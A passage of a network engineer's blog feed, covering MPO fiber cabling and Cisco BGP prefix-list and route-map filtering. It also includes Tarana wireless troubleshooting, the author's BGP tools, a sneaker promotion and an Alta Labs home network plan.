
You might have one MPO connector leaving the spine switch and splitting into four duplex LC pairs for the leaf switches. Or you might use an MPO-to-MPO harness if the lower-speed optics also use parallel lanes. The harness you need depends on the optic, so just knowing the connector shape isn’t enough when you order the cable.
Breakouts also change how things get labeled. The switch config might call the child ports Ethernet1/1/1 through Ethernet1/1/4, but the harness could use a different label. If those don’t match, tracking down a failed link can take a lot longer. More cables means more labeling to keep straight.
What is Base-8 and Base-12?
Older structured cabling systems often use groups of 12 fibers because MPO-12 became a common trunk interface. Parallel Ethernet standards based on four transmit and four receive lanes only use eight of those fibers. The other four positions may remain dark unless a cassette or conversion module rearranges them for another service.
Base-8 systems group the cable use around eight active fibers. That maps cleanly to SR4 and DR4 optics, so an operator does not waste 4 of the 12 strands. Base-12 still works, but the migration plan needs to account for unused fibers and any conversion hardware.
Neither layout supports every future optic by default. A 400G SR8 optic needs 16 active fibers, while a 400G LR4 optic uses one duplex LC pair because it carries four wavelengths over two strands.
Polarity Can Stop a Link from Coming Up
Every transmit lane has to line up with a receive lane. With a regular duplex LC patch cord, that’s easy if it does not work. You just cross the connectors. MPO connectors handle a bunch of positions at once, so you need a set polarity method from end to end. MPO systems usually use Type A or Type B parts. Type C is out there too. Each method maps fiber positions differently. Mixing up trunks and cassettes from different methods can make troubleshooting a real headache as you scale up.
Connector pinning is another thing to watch for when you order. MPO connections use a pinned connector on one side and an unpinned one on the other to line things up. Two pinned connectors won’t mate, so you need to call out gender and polarity before you order the trunk.
Loss Budget and Cleaning
An MPO connector exposes a bunch of fiber ends in one ferrule. Dust on just one spot can knock out a single lane, even if the rest are fine. The interface can stay down because Ethernet needs every lane to meet the optic’s receive range.
Every cassette and connector adds insertion loss. If your path goes from the switch to a patch panel, across a trunk, and through another cassette, you can eat up more of your optical budget than with a direct cable. You need to run the loss numbers based on the optic spec and how many connections you actually have. Every connection adds loss.
One power reading doesn’t prove every lane has the right loss or polarity. You should check polarity and the end-face condition, and your test record needs to show each fiber position so you can tie a fault to a specific lane later. Picture trying to troubleshoot a bundle of 400 or more cables after install.
Diversity vs Capacity
A 144-fiber trunk gives you a lot of capacity, but every strand is in the same jacket and tray. One cut can take out all 144 fibers. Putting A and B switch links on different fibers in the same trunk doesn’t give you a separate path.

If you want real redundancy, you need separate cable routes in case a single cut is part of your failure model. That could mean different trays in the room and separate building entrances. Patch-panel labels should show the route, since strand numbers alone don’t prove diversity. You still need spare fibers so you can move around a damaged strand or add a new circuit without pulling new cable.
Hope this helps
The post Multi-Core Fiber and How It Is Used in Data Centers appeared first on Justin Wilson (j2sw).
]]>The post Using Cisco Prefix Lists Inside Route Maps for BGP Filtering appeared first on Justin Wilson (j2sw).
]]>
One of the most misunderstood things I see is the use of route maps and prefix lists. As with most network engineering, there are different ways to accomplish the same thing. Here is a quick way to remember the differences.
- Prefix list = match Ip blocks/routes/Prefixes (what is allowed or targeted)
- Route map = actions (permit, deny, or modify attributes)
Keeping this separation makes your BGP filters easier to change and understand. I will go into in-depth examples and explanations in this post. This post is very Cisco-heavy. The same logic can be applied to other vendors. In future posts, I will duplicate this with other platforms such as Arista and MikroTik.
Prefix List
A prefix list defines which routes to match. It does not permit or deny traffic by itself. Think of this as a list of IP subnets and prefixes.
Each entry matches a specific prefix and, optionally, a prefix-length range. For example:
ip prefix-list AS65001-CUSTOMER-PREFIXES seq 10 permit 203.0.113.0/24
ip prefix-list AS65001-CUSTOMER-PREFIXES seq 20 permit 198.51.100.0/24
This list matches only those exact prefixes. A more-specific route like 203.0.113.0/25 does not match unless a range is explicitly defined.
Every prefix list has an implicit deny at the end. If a route does not match a permit statement, it simply does not match the prefix list.
Using the Prefix List in a Route Map
The route map uses the prefix list as a match condition. The route map then decides the action.
route-map CUSTOMER-IN permit 10
 match ip address prefix-list AS65001-CUSTOMER-PREFIXES
Here:
- The prefix list determines match eligibility
- The route map determines the action (permit in this case)
If a route matches the prefix list, it is permitted by sequence 10. If it does not match, it does not hit this sequence and evaluation continues to the next route-map entry.
Route Map Sequence
Route maps are processed in ascending sequence order (lowest number first). The common method is to start with 10 and increment by 10. I typically do 10, 15, 20, and so on. Each route is matched against each sequence until a match occurs.
Things to keep in mind:
- Sequences are evaluated top-down by sequence number
- The first match wins
- Once a route matches a sequence, no further sequences are evaluated
- If no sequence matches, the route hits the implicit deny at the end of the route map
This makes sequence design something to think about. A poorly ordered route map can cause you all kinds of issues.
Example
route-map AS65001-CUSTOMER-IN permit 10
 match ip address prefix-list CUSTOMER-PREFIXES

route-map AS65001-CUSTOMER-IN deny 20
 match ip address prefix-list BLOCKED-PREFIXES

route-map AS65001-CUSTOMER-IN permit 30
The process:
- Sequence 10 is checked first
- If it matches, the route is permitted immediately.
- No further evaluation occurs.
- If there is no match, sequence 20 is evaluated
- If it matches, the route is denied immediately.
- If there is still no match, sequence 30 is evaluated
- It acts as a fallback permit.
- If nothing matches, the route reaches the implicit deny at the end.
Important
Because of first-match behavior:
- A broad permit early in the route map can override later deny rules. Remember, the first match wins and nothing is evaluated after it.
- Deny rules must be placed before general permit rules.
Safe Default Route-Map Pattern (Recommended)
A safe design explicitly defines:
- What is denied
- What is allowed
- A final catch-all decision
This prevents accidental route drops and avoids relying on that implicit deny at the end.
Recommended Pattern
route-map AS65001-CUSTOMER-IN deny 5
 match ip address prefix-list BLOCKED-PREFIXES

route-map AS65001-CUSTOMER-IN permit 10
 match ip address prefix-list AS65001-CUSTOMER-PREFIXES

route-map AS65001-CUSTOMER-IN permit 100
Why This Pattern Is Safe
- Sequence 5 (deny first): Ensures known-bad prefixes are always blocked. This also saves on CPU and route table space. Drop things from the start.
- Sequence 10 (permit specific): Allows only explicitly approved routes. This gives you better control over things.
- Sequence 100 (catch-all permit): Prevents accidental full-table drops if new prefixes are added later. The downside is that you might accept more than needed. This is okay if you are looking to be a little safer in what you accept.
Strict Pattern (More Secure)
If you are looking to lock things down a little more, this example is for you. You can use this on sessions facing customers or facing the capital-I Internet.
route-map AS65001-CUSTOMER-IN deny 5
 match ip address prefix-list BLOCKED-PREFIXES

route-map AS65001-CUSTOMER-IN permit 10
 match ip address prefix-list CUSTOMER-PREFIXES

route-map AS65001-CUSTOMER-IN deny 100
This example does the following:
- Only explicitly allowed prefixes are accepted
- Everything else is explicitly dropped
Applying the Route Map to the BGP Neighbor
An inbound route map is applied to routes received from a neighbor. It controls what enters the local BGP table on your router.
router bgp 64500
 neighbor 192.0.2.2 remote-as 65001
 neighbor 192.0.2.2 description AS65001-CUSTOMER-NAME
 neighbor 192.0.2.2 route-map AS65001-CUSTOMER-IN in
How this works:
- Route is received from the neighbor
- Route map is evaluated in sequence order
- First matching sequence determines the action
- Route is either accepted or dropped
Example behavior:
203.0.113.0/24→ matches sequence 10 → permitted10.0.0.0/8→ no match → falls to final sequence or implicit deny → dropped
Outbound route maps follow the same logic but apply to advertised routes.
Allowing More-Specific Routes
Prefix lists can define both what matches and how specific it can be using le and ge. These keywords control the prefix lengths that a prefix-list entry will match.
gemeans greater than or equal to. It sets the minimum prefix length.lemeans less than or equal to. It sets the maximum prefix length.
ip prefix-list CUSTOMER-PREFIXES seq 10 permit 203.0.113.0/24 le 28This matches:
203.0.113.0/24- Any more-specific route up to
/28
To restrict ranges:
ip prefix-list AS65001-CUSTOMER-MORESPECIFICS seq 10 permit 203.0.113.0/24 ge 25 le 28This ensures only /25 through /28 are accepted. Some of you will say most providers only accept /24s and larger. This is true. I have used /25 through /28 as an example.
Blocking some Routes While Permitting the Rest
In a deny-based route map, prefix lists still define match conditions, and route maps define actions. In the example below, a prefix list named BLOCKED-PREFIXES has been created. This can be an almost dynamic list because you are adding or removing prefixes to it, and that is it.
ip prefix-list BLOCKED-PREFIXES seq 10 permit 192.0.2.0/24

route-map AS6939-TRANSIT-IN deny 10
 match ip address prefix-list BLOCKED-PREFIXES

route-map AS6939-TRANSIT-IN permit 20
How this works:
- Sequence 10 denies matched prefixes
- Sequence 20 permits everything else
- Implicit deny is avoided by the final permit
Setting BGP Attributes for Selected Prefixes
Route maps can match and modify attributes in the same sequence. In the following example, we are setting local preference to 200 for anything in the PREFERRED-ROUTES prefix list. this can be also be used to do things like apply communities and change other attributes.
ip prefix-list PREFERRED-ROUTES seq 10 permit 203.0.113.0/24

route-map AS6939-TRANSIT-A-IN permit 10
 match ip address prefix-list PREFERRED-ROUTES
 set local-preference 200

route-map AS6939-TRANSIT-A-IN permit 20
Verify It Works
Prefix-list counters show match activity. Route-map counters show sequence hits.
show ip prefix-list AS65001-CUSTOMER-PREFIXES
show route-map AS65001-CUSTOMER-IN
show ip bgp 203.0.113.0/24
show ip bgp neighbors 192.0.2.2 received-routes
Outbound verification:
show ip bgp neighbors 192.0.2.2 advertised-routesReprocessing After a Change
Changes require things to be reprocessed:
clear ip bgp 192.0.2.2 soft inThis forces:
- Prefix-list reevaluation
- Route-map reprocessing
- An update to the BGP table
Again, this command is specific to Cisco and Cisco-like command lines.
Common Pitfalls
1. Implicit Deny Behavior
Both prefix lists and route maps end with implicit deny behavior. Without a final permit sequence, routes can be dropped by mistake. Many platforms are like this.
2. Missing Final Route-Map Permit Sequence
Without a catch-all:
route-map CUSTOMER-IN permit 10
 match ip address prefix-list CUSTOMER-PREFIXES
Everything else is dropped.
Safe fix:
route-map CUSTOMER-IN permit 1003. Sequence Order Mistakes
Because of the first-match behavior:
- A broad permit early can override later deny rules
- Deny rules must always be placed first when both exist
4. Prefix-Length Mismatches
Incorrect ge/le usage leads to unexpected filtering.
Takeaways
- Route maps are evaluated from the top down by sequence number
- The first matching sequence is applied immediately
- Prefix lists only define what to match, not policy actions
- Route maps enforce policy
- A safe design always includes:
- Explicit deny rules first
- Specific permits next.
- A final catch-all rule to prevent accidental drops
The post Using Cisco Prefix Lists Inside Route Maps for BGP Filtering appeared first on Justin Wilson (j2sw).
]]>The post Alta labs: AP7-Pro 3.0i and AP6 2.4j Released appeared first on Justin Wilson (j2sw).
]]>https://forum.alta.inc/c/release-notes/13
The post Alta labs: AP7-Pro 3.0i and AP6 2.4j Released appeared first on Justin Wilson (j2sw).
]]>The post Unveiling the latest Sneaker in the J2 Line appeared first on Justin Wilson (j2sw).
]]>
I am excited to unveil the latest design in the J2 Tech clothing line. The Tower Sneaker. These custom shoes are handmade by master Italian craftsman from pristine Italian leather. Each designer pair is a one-of-a-kind, combining handcrafting tradition, quality and modern style for a product that’s perfectly Italian.
High-top sneaker with a retro vibe inspired by boxing footwear, featuring a logo in a padded circle on the side. Made from genuine Italian materials with cotton laces.
-Shoes are sent with free express shipping to Europe, the United Kingdom, Canada and the USA.
-Completely love your shoes or we will refund or replace your custom shoes for free—no questions asked!
https://www.aliveshoes.com/j2-tower

The post Unveiling the latest Sneaker in the J2 Line appeared first on Justin Wilson (j2sw).
]]>The post Troubleshooting Tarana Wireless Customer Connections appeared first on Justin Wilson (j2sw).
]]>Start with Signal Strength
RSSI is usually the first statistic everyone checks because it tells you how much signal the subscriber is receiving from the access point. A weak RSSI can limit the modulation rates the radio is able to use. Lower modulation means fewer bits transmitted during each airtime opportunity, which directly reduces throughput. A strong RSSI by itself is not enough to declare the link healthy. A customer may have an excellent received signal while interference prevents the radio from passing packets correctly.
Signal-to-Noise Ratio (SNR)
SNR measures how much stronger the signal is compared to the surrounding RF noise. A customer may have a strong signal, but if nearby devices raise the noise floor, the radio still has difficulty dealing with things. As SNR drops, the radio falls back to lower modulation. Throughput decreases, and retransmissions increase because packets require additional airtime before they are delivered successfully.
I look at SNR and RSSI with the analogy of music at a concert. The music might be loud, and you hear the bass (signal strength), but you cannot quite hear the lyrics over the crowd (SNR).
Watch the Modulation Rate
Higher modulation schemes move more data during each transmission opportunity. When interference or poor signal quality increases, the radio automatically shifts to more resilient modulation that carries less data. Think of this as a normal conversation. The noisier it gets, the slower you have to speak in order to be understood.
Watching the MCS value over time often tells a better story than looking at a single speed test. If the modulation constantly moves up and down, the radio is adapting to changing RF conditions instead of operating on a stable link. As with most modern radios, Tarana continuously adjusts its modulation based on current RF conditions.
Retransmissions
Every retransmission consumes airtime that could have carried new customer traffic. A few retransmissions are normal on any wireless network. Large numbers usually indicate that something is causing issues, such as interference, poor alignment, multipath reflections, or changing propagation conditions. If throughput drops while retransmissions increase, the problem is probably not the specific customer.
Sector Utilization
Even good subscriber links begin slowing down if every customer is active during peak hours. The radio spends more time scheduling transmissions because more packets are waiting to be sent. Sector utilization helps determine whether the problem belongs to one subscriber or every customer sharing that sector.
This is simply an overall capacity thing. The CPU of the radio factors into this as well as the channel width of the frequency. The number of customers on the sector is important, but their usage habits are also more important. One hundred customers all checking email will perform better than 25 customers using their connection 100% of the time.
Comparing Different Customers
One of the fastest troubleshooting methods I use is comparing two subscribers on the same access point. If one customer has poor SNR and low modulation while other subscribers have healthy stats, the problem is probably limited to that customer, not the rest of the AP. It may be antenna alignment or something localized to the customer.
If every customer on the sector experiences the same degradation, start investigating the access point or the network as a whole. It could even be water in the lines between the radios and the antennas. Always look at the physical layer, especially in wireless.
Historic Data

Performance graphs collected over several days often reveal patterns that are impossible to see during a support call. Throughput may decrease every evening. Retransmissions may spike only during rain. Modulation may fall whenever a neighboring wireless system becomes active. A speed test only tells you what happened during a few seconds. Those trends help determine whether you are looking at a customer installation problem or a capacity problem affecting the entire sector.
The Tarana cloud has a great deal of statistics you can use to compare the current state of the connection against recent history.
The Rest of the Network
Not every slow wireless customer has a wireless problem. Things such as overloaded backhauls or poor peering can produce customer complaints that look identical to RF issues. I like to start with the Tarana statistics because they quickly tell me whether the radio is doing its job. If the RF link looks healthy, I move on to the rest of the network.
Congested backhauls or saturated Internet transit can increase latency after the packet leaves the wireless sector. Overall network health can be most apparent at the customer level, which is where the customer usually notices the problem first.
The post Troubleshooting Tarana Wireless Customer Connections appeared first on Justin Wilson (j2sw).
]]>The post The Third App from J2sw: Prefix Advertisement Checker appeared first on Justin Wilson (j2sw).
]]>The J2SW Prefix Advertisement Checker, my 3rd application in the network series, checks the exact prefix against live routing data and reports the origin ASN seen by RIPE RIS collectors. The results also include RPKI status and matching IRR route objects.
Three Apps for Network Engineers
The first app was the MTU and Encapsulation Calculator. It calculates the packet and frame sizes left after adding PPPoE, GRE, VXLAN, MPLS, or IPsec overhead.
The second was the BGP Community Builder. It takes documented provider communities and generates scoped policy fragments for MikroTik RouterOS 7 and Cisco IOS-XE. It also supports Juniper Junos and FRRouting.
The Prefix Advertisement Checker handles the other side of BGP operations. It checks what collectors see after a prefix has been advertised. A route can pass the visibility check while still failing its origin or RPKI check.
How to Check a Prefix
Enter an IPv4 or IPv6 prefix in CIDR notation (ie 1.1.1.0/24). The application will correct the address to the correct network boundary, so an entry such as 1.1.1.4/24 is checked as 1.1.1.0/24.
The expected origin ASN is optional. If you enter it, the application compares that ASN with the origin seen in BGP. A prefix-only lookup still returns the observed origin. This works well when you are investigating a route and do not know which ASN currently originates it.
BGP Visibility and Collector Agreement
The BGP check looks for the exact prefix across RIPE RIS collectors. It reports how many collectors currently see the route and lists the origin ASN found in their data. Sample AS paths provide another view of how the advertisement is reaching the collectors. A route seen across many collectors has wider reach, although individual networks may still filter it.
The checker does not treat a covering route as proof that the exact prefix is advertised. If you enter a /24, it looks for that /24. A visible covering aggregate does not make the more-specific route visible.
RPKI and ROA
The RPKI result reports whether the origin and prefix length match a published ROA. A valid result means the ROA authorizes that ASN to originate the route at its current prefix length.
An invalid result can come from the wrong origin ASN. It can also come from the ROA maximum length. For example, a ROA for a /23 does not authorize a /24 unless its maximum length permits the more-specific route.
A route with no ROA returns a not-found state instead of valid or invalid. The prefix may still propagate across the Internet, but networks using strict RPKI-based filtering have no authorization record to validate against.
Checking IRR Route Objects
The IRR section looks for route or route6 objects matching the exact prefix. It reports the registered origin and the database containing the object. Multiple records may appear when the prefix exists in more than one IRR database.
J2SW Prefix Advertisement Checker
The post The Third App from J2sw: Prefix Advertisement Checker appeared first on Justin Wilson (j2sw).
]]>The post Introducing the J2SW BGP Community Builder appeared first on Justin Wilson (j2sw).
]]>What the Builder Does
The builder currently includes 56 customer-sendable actions. It covers the RFC well-known communities along with policies published by AWS Direct Connect and NTT DATA. Hurricane Electric and Cogent Communications are also included.
The available actions depend on the selected network. AWS Direct Connect communities can control route preference. Cogent includes local-preference controls and several export policies, while NTT supports actions such as selective prepending.
Each action includes an explanation. The result also identifies the provider and the area of the routing policy affected by the community. A source link opens the documentation used when the policy was added to the builder.
Selecting a Community
Start by selecting the network or policy set. The routing-action list will change to show the communities supported by that provider. Choose the result you want instead of searching through a table of numeric values. The target ASN is not your own ASN. It identifies the peer affected by the provider policy. The field only appears when the selected community requires it.
Enter the exact IPv4 or IPv6 prefix that should receive the community. The generated policy matches that prefix before adding the selected value. This prevents a copied route-map or routing filter from tagging every route exported to the provider.
You will also enter the provider’s BGP peer address. The address identifies the session where the policy will be used, but the builder does not automatically attach a new export policy. Replacing an existing outbound policy could remove prefix filters or other community rules already applied to that neighbor. We don’t want that.
The output keeps neighbor attachment commands commented where the platform supports them. You must merge the generated fragment into the router’s existing export policy.
Generated Router Configurations
Version 1.0 generates policy fragments for MikroTik RouterOS 7 and Cisco IOS-XE. It also supports Juniper Junos and FRRouting. The output format changes when you select a different platform.
For MikroTik, the builder creates a RouterOS 7 routing-filter rule that matches the entered destination prefix. The rule appends the community instead of replacing communities already attached to the route. It then identifies the peer whose export chain needs the rule.
Cisco IOS-XE output creates an IPv4 or IPv6 prefix list based on the address entered. A route-map matches that list and adds the community with the additive option. The neighbor commands remain commented so an existing outbound route-map is not replaced by accident.
Junos output creates a named community and a policy term that matches the prefix exactly. The policy adds the community before accepting the route. A comment identifies the BGP group where the term must be merged.
FRRouting uses a prefix list and route-map structure similar to Cisco. It matches only the entered route and adds the community without removing existing values. The output includes commented neighbor lines for the selected peer.
Using the Generated Policy
Copying the community value is useful when the router already has an export policy. You can add that value to an existing term without using the full generated fragment. The explanation beside the value provides a quick check of the requested provider action.
The configuration copy button requires a valid prefix and peer address. Communities that use a selected ASN also require a value between 1 and 65535 because the current format uses a standard 16-bit community field. Invalid inputs stop the builder from producing a router fragment.
The generated configuration is a starting point for the existing BGP policy. Review the prefix match and confirm the neighbor address before applying it. Check the advertised route afterward to make sure the community left your router.
Verify the Provider Policy
Some providers must enable blackholing or another policy on the customer session before accepting the value. A route server or transit provider may also strip communities that are not allowed by its policy. Provider documentation can change. Compare the generated value with the current routing guide before applying it to production. A looking glass or received-route check can confirm whether the provider applied the requested advertisement policy.
Open the J2SW BGP Community Builder.
The post Introducing the J2SW BGP Community Builder appeared first on Justin Wilson (j2sw).
]]>The post My Plan for an All-Alta Labs Home Network appeared first on Justin Wilson (j2sw).
]]>If you are already familiar with Alta equipment, you can skip to the end to see what hardware I would recommend for a medium house of say 4000-6000 square feet.

Let’s start with the Route10 router
The Route10 becomes the part of the home network that talks to the ISP. It is a router with many features, such as DHCP, firewalling, and the like.
The Router10 hardware provides four 2.5 GbE RJ45 ports and two 10 GbE SFP+ ports. Two RJ45 ports also provide PoE+, which can power access points in a small deployment without a separate PoE switch. The router supports multiple WAN connections, VLANs, WireGuard, IPsec, IDS/IPS, and CAKE traffic shaping. Alta Labs Route10 datasheet
For this design, one SFP+ port can face a 10-gigabit Internet service or upstream handoff. The other can provide a 10-gigabit connection to an S24-PoE or another switch with an SFP+ uplink. If the ISP doesn’t support 10 gig, you can simply set the port to 1 gig.
Connect things to ports
The switch decision should start with the number of hardwired devices you need today, with an eye on future growth. Access points, cameras, media servers, and anything else that should not depend on Wi-Fi. Most typical home deployments can get by with 24- or 16-port switches. I have anS24 with my cameras, access points, and a few hard-wired devices.
Alta offers several practical choices:
| S8-PoE | 8 × 1G | 4 | 60W | 1G Ethernet |
| S16-PoE | 16 × 1G | 8 | 120W | 2 × 1G SFP |
| S24-PoE | 24 × 1G | 16 | 240W | 2 × 10G SFP+ |
| S48-APOE | 32 × 1G and 16 × 2.5G | 48 | 740W | 4 × 10G SFP+ |
The S8-PoE fits a small home with one or two access points. The S16-PoE provides more ports, but its SFP uplinks stop at 1 Gbps. The S24-PoE makes more sense when the Route10 will connect to a NAS, server, or multi-gigabit Internet service because it supports a 10-gigabit SFP+ uplink. Alta Labs switch specifications
